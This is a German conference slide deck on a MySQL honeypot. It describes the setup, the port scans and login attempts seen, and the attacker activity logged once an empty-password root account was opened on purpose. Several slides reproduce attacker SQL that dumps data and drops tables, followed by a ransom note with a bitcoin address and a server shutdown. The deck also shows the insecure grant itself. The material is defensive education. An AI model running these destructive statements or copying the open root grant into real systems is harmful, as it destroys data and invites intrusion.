MySQL Honeypot

DOAG K+A 2025, Nürnberg

Oli Sennhauser

CTO, FromDual GmbH

https://www.fromdual.com/presentations

Über FromDual GmbH

www.fromdual.com

Support

Beratung

remote-DBA

Schulung

Inhalt

MySQL Honeypot

- Idee
- Honeypot aufstellen
- Beobachten
- Auswerten
- Kosten

Idee?


- Wie kam ich auf die Idee zu diesem Vortrag?
- MySQL Schulungen, Teilnehmer:

  "Du, da ist was komisches im Error Log! Machst Du da gerade was?"
- MySQL Error Log Notes:


```
Access denied for user 'root'@'196.251.114.10' (using password: NO)
Got an error reading communication packets
Got timeout reading communication packets
Access denied for user 'root'@'196.251.66.85' (using password: NO)
Access denied for user 'root'@'196.251.66.85' (using password: YES)
Access denied for user 'root'@'196.251.66.85' (using password: YES)
...
```

Wo ist das Problem?

- **Topologie ist "suboptimal":**



- **Besser:**



- **Lerne: NIEMALS eine DB direkt dem Internet aussetzen!**
  - **Es gibt Kunden die tun das...!**

Honeypot aufstellen

- Cloud-Maschine (Hetzner) ziehen, dauert ca. 1 min
- MySQL installieren, dauert ca. 3 min:

```
$ wget https://dev.mysql.com/get/mysql-apt-config_0.8.34-1_all.deb
$ apt install ./mysql-apt-config_0.8.34-1_all.deb
$ apt update
$ apt search mysql-community-server
$ apt install mysql-community-server

$ timedatectl set-timezone Europe/Zurich

SQL> CREATE DATABASE `world`;
SQL> CREATE DATABASE `foodmart`;

$ wget https://support.fromdual.com/training/download/world.sql.gz
$ wget https://support.fromdual.com/training/download/foodmart.sql.gz
$ zcat world.sql.gz | mysql -uroot world
$ zcat foodmart.sql.gz | mysql -uroot foodmart
```

MySQL Konfiguration


```
#
# /etc/mysql/mysql.conf.d/zzz-fromdual.cnf
#

[server]

bind_address            = *
skip_name_resolve       = ON   # Nur IP Adressen

log_timestamps          = SYSTEM
log_error               = /var/log/mysql/error.log
log_error_verbosity     = 3
general_log_file        = /var/log/mysql/general.log
general_log             = ON

# mysql_native_password = ON
```

Beobachten

- **MySQL Error Log:**

```
$ tail -f /var/log/mysql/error.log
```

- **MySQL General Query Log**

```
$ tail -f /var/log/mysql/general.log
```

Auf der Mauer auf der Lauer...

- Wie lange dauert es bis zum ersten Zugriffsversuch?
  - Port Scan: 9' bis 2h 3'
  - Zugriffsversuch: 1' 35" bis 4h 13'

- Vermutung: Da Port Scans immer schneller kamen, wurden wir wohl als potentielles Opfer gelistet?
- Lerne: DB NIEMALS ungeschützt dem Internet aussetzen, auch NICHT ganz kurz!

Von wo kommen die Zugriffe?

- Unsere Maschine (Hetzner) steht in Finnland
- Unterschiedliche IP ausgewertet: 123
- User: `''` (anonymous user), `appuser`, `root`
- Passwort: Zugriff mit und ohne
- Database/Schema: keine, `mysql`, `1111`, `information_schema`
- Authentifizierungsmethode: `caching_sha2_password`, `mysql_native_password` (alt!)
- #1 ISP: Internet Security Nybula (33, ca. 25%)
- #1 Land: Seychellen (25, ca. 20%)
- Auswertung mit: https://whatismyipaddress.com/

Port Scans I

- Ganz simpel: `telnet`

```
$ telnet 127.0.0.1 3306
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
I
8.4.6�ayR:~`�}F+5FB]gHcaching_sha2_password
2#08S01Got timeout reading communication packetsConnection
closed by foreign host.
```

- MySQL Error Log:

```
[Note] [MY-010914] [Server] Got timeout reading communication packets
```

Port Scans II

- **Port Scanner: `nmap`**
  - https://pentest-tools.com/network-vulnerability-scanning/port-scanner-online-nmap
  - **Was er nicht gefunden hat: 33060 (Protocol X)**

Results

Host

46.62.128.156

static.156.128.62.46.clients.your-server.de

Linux

Ports

Port Number	Protocol	State	Service	Product	Version
22	TCP	open	ssh	OpenSSH	9.2p1 Debian 2+deb12u7
3306	TCP	open	mysql	MySQL	8.4.6

- **MySQL Error Log:**

```
[Note] [MY-010914] [Server] Got timeout reading communication packets
[Note] [MY-010914] [Server] Got an error reading communication packets
```

Weitere Scan Muster

- **Weitere Port Scan Muster, die ich noch nicht verstehe:**

```
[Note] [MY-010914] [Server] Bad handshake


[Note] [MY-010914] [Server] Got packets out of order


WARNING: All log messages before absl::InitializeLog() is called are
written to STDERR
E0000 00:00:1763162491.075206  471232 message_lite.cc:127] Can't
parse message of type "Mysqlx.Connection.CapabilitiesSet" because it
is missing required fields: (cannot determine missing fields for lite
message)
```

Zugriffsversuche I

- **Moderne Clients:**

```
Access denied for user 'root'@'196.251.66.85' (using password: NO)
Access denied for user 'root'@'196.251.66.85' (using password: YES)
```

- **Alte Clients:**

```
[Note] [MY-010914] [Server] Client does not support authentication
protocol requested by server; consider upgrading MySQL client
```

- **Lerne: MySQL 8.4 hat neues Authentisierungsverfahren!**

Datenbank aufbohren

- **Problem: Passwort:**

```
Access denied for user 'root'@'196.251.66.85' (using password: NO)
Access denied for user 'root'@'196.251.66.85' (using password: YES)
```

- **Lösung:**

```
SQL> CREATE USER 'root'@'%' IDENTIFIED BY '';

SQL> GRANT ALL ON *.* TO 'root'@'%';
```

- **Lerne: NIE leeres Passwort oder standard Passwörter verwenden!**

Erfolgreicher Zugriff I

- **Nur klauen:**

```
SHOW DATABASES

foreach database {

  SHOW TABLES FROM `<database>`
  foreach table {

    SELECT table_name, (data_length + index_length) AS size FROM information_schema.tables
     WHERE table_schema = 'world'
    SELECT (data_length + index_length) AS size FROM information_schema.tables
     WHERE table_schema = 'world' and table_name = 'City'
    SELECT COUNT(*) FROM `world`.`City`
    SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS
     WHERE TABLE_SCHEMA = 'world'
    SELECT table_name, table_comment FROM INFORMATION_SCHEMA.TABLES
     WHERE table_schema='world'
    SELECT table_comment FROM INFORMATION_SCHEMA.TABLES
     WHERE table_schema='world' AND table_name='City'
    SHOW FULL COLUMNS FROM `world`.`City`
    SELECT * FROM `world` . `City`
  }
}
```

- **Die kamen später nochmal wieder...**
- **OK programmiert, könnt man aber optimaler tun...**

Erfolgreicher Zugriff IIa

- **Nur löschen (Ransomware!)**

```
SHOW DATABASES

foreach database {

  SELECT SUM(data_length + index_length) FROM information_schema.tables WHERE table_schema = 'world'
  USE `world`
  SHOW tables
  USE `world`
  SHOW TABLES

  foreach table {

    SELECT TABLE_NAME, COLUMN_NAME, CONSTRAINT_NAME, REFERENCED_TABLE_NAME, REFERENCED_COLUMN_NAME
      FROM information_schema.KEY_COLUMN_USAGE
     WHERE TABLE_SCHEMA = 'world' AND TABLE_NAME = 'CountryLanguage' AND REFERENCED_TABLE_NAME IS NOT NULL
    DROP TABLE `CountryLanguage`
  }

  CREATE TABLE IF NOT EXISTS RECOVER_YOUR_DATA (text VARCHAR(255))
  INSERT INTO RECOVER_YOUR_DATA (text)VALUES ('All your data is backed up. You must pay 0.0069 BTC to
    bc1q6rswc3n8kf22gvqxzyenk956e807cajsmus473 In 48 hours, your data will be publicly disclosed and
    deleted. (more information: go to https://is.gd/yotuqu)')
  INSERT INTO RECOVER_YOUR_DATA (text) VALUES ('After payment send mail to us: rambler+2x8jd@onionmail.org
    and we will provide a link for you to download your data. Your DBCODE is: 2X8JD')
  COMMIT

  DROP DATABASE `foodmart`
  COMMIT
}
...
```

Erfolgreicher Zugriff IIb


```
...
CREATE DATABASE IF NOT EXISTS RECOVER_YOUR_DATA
COMMIT
USE RECOVER_YOUR_DATA
SHOW tables
CREATE TABLE IF NOT EXISTS RECOVER_YOUR_DATA (text VARCHAR(255))
INSERT INTO RECOVER_YOUR_DATA (text) VALUES ('All your data is backed up. You must pay 0.0069 BTC to
  bc1q6rswc3n8kf22gvqxzyenk956e807cajsmus473 In 48 hours, your data will be publicly disclosed and
  deleted. (more information: go to https://is.gd/yotuqu)')
INSERT INTO RECOVER_YOUR_DATA (text) VALUES ('After payment send mail to us: rambler+2x8jd@onionmail.org
  and we will provide a link for you to download your data. Your DBCODE is: 2X8JD')
COMMIT

SHUTDOWN
```

- "Leise" sind die nicht! (`SHUTDOWN`)
- IMHO schlecht programmiert!
- Irgend ein lausiges Framework (mit Connection Pool? Java/Python?)

Folgen Zugriff IIb


```
$ systemctl start mysql

$ mysql -uroot

SQL> show databases;
+--------------------+
| Database           |
+--------------------+
| RECOVER_YOUR_DATA  |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+

SQL> SELECT * FROM RECOVER_YOUR_DATA;
+-----------------------------------------------------------------------------------------------------------------------+
| text                                                                                                                  |
+-----------------------------------------------------------------------------------------------------------------------+
| All your data is backed up. You must pay 0.0069 BTC to bc1q6rswc3n8kf22gvqxzyenk956e807cajsmus473 In 48               |
| hours, your data will be publicly disclosed and deleted. (more information: go to https://is.gd/yotuqu)              |
| After payment send mail to us: rambler+2x8jd@onionmail.org and we will provide a link for you to                      |
| download your data. Your DBCODE is: 2X8JD                                                                             |
+-----------------------------------------------------------------------------------------------------------------------+
```

- 0.0069 BTC sind aktuell ca. EUR 560.-
- Lerne: Ransomware Angriffe bezahlen lohnt sich nicht!

Zugriff III

- "Verbesserte" Variante von II

```
SHOW DATABASES

foreach database {

  SELECT SUM(data_length + index_length) FROM information_schema.tables WHERE table_schema = 'foodmart'
  USE `foodmart`
  SHOW tables

  foreach table {

    /*!40100 SET @@SQL_MODE='' */
    /* 100100 SET @@MAX_STATEMENT_TIME=0.000000 */
    /* 100100 SET WAIT_TIMEOUT=DEFAULT */
    set optimizer_switch='semijoin=off'
    ...
    set optimizer_switch=default
    use foodmart
    SHOW VARIABLES LIKE 'lower_case_table_names'
    SELECT table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_schema = DATABASE()
       AND table_name = 'basket'
    SELECT engine, table_type FROM INFORMATION_SCHEMA.TABLES WHERE table_schema = DATABASE()
       AND table_name = 'basket'
    SELECT engine, table_type FROM INFORMATION_SCHEMA.TABLES WHERE table_schema = DATABASE()
       AND table_name = 'basket'
    SET SQL_QUOTE_SHOW_CREATE=1
    show fields from `basket`
    SELECT /*!40001 SQL_NO_CACHE */ `id`, `password_hash`, `product_id`, `amount` FROM `basket`
     WHERE 1 LIMIT 10
  }
  ...
}
```

Passwörter?


```
Access denied for user 'root'@'196.251.66.85' (using password: NO)
Access denied for user 'root'@'196.251.66.85' (using password: YES)
... 27x
```

- Wie komme ich an die verwendeten Passwörter ran?
- `tcpdump` → Passwörter sind heute gehasht + TLS.
- MySQL Code modifizieren?
- ProxySQL dazwischen hängen?
- MySQL Client clear-text password (geht nicht ohne Client OK)
- Lerne: KEINE Standard Passwörter verwenden!

Wer kommt auf diese Idee?

- Wer kommt auf diese Idee `root@%` ohne Passwort zu verwenden???
- Entwickler die Docker Container verwenden!
- `docker-compose.yml`

```
mysql:
        image: 'mysql/mysql-server:8.0'
        ports:
            - '${FORWARD_DB_PORT:-3306}:3306'
        environment:
            MYSQL_ROOT_PASSWORD: '${DB_PASSWORD}'
            MYSQL_ROOT_HOST: '%'
            MYSQL_ALLOW_EMPTY_PASSWORD: 1
```

Kosten?

- EUR 3.79/Monat in einer europäischen Cloud!
- Standort: Hetzner Helsinki
- Zeit: So nebenher mal draufschauen + Auswertungen für Vortrag

Weitere Versuche

- Wechsel weg von Helsinki (Europa) nach Amerika oder Asien?
- Anderer Port (3307) ⊗
- Wechseln mit altem `mysql_native_password` ⊗
- `appuser` und `''` (anonymous) User?
- Angriffe für Galera SST?
- `secure_file_priv`?
- Welche Angriffstools werden genutzt?
- Bis jetzt 8 verschiedene Varianten gefunden...

Q & A

Fragen ?

Diskussion?

Wir haben Zeit für ein persönliches Gespräch...

- **FromDual bietet neutral und unabhängig:**
  - **Beratung**
  - **Remote-DBA**
  - **Support für MySQL, Galera, Percona Server und MariaDB**
  - **Schulung**

www.fromdual.com/presentations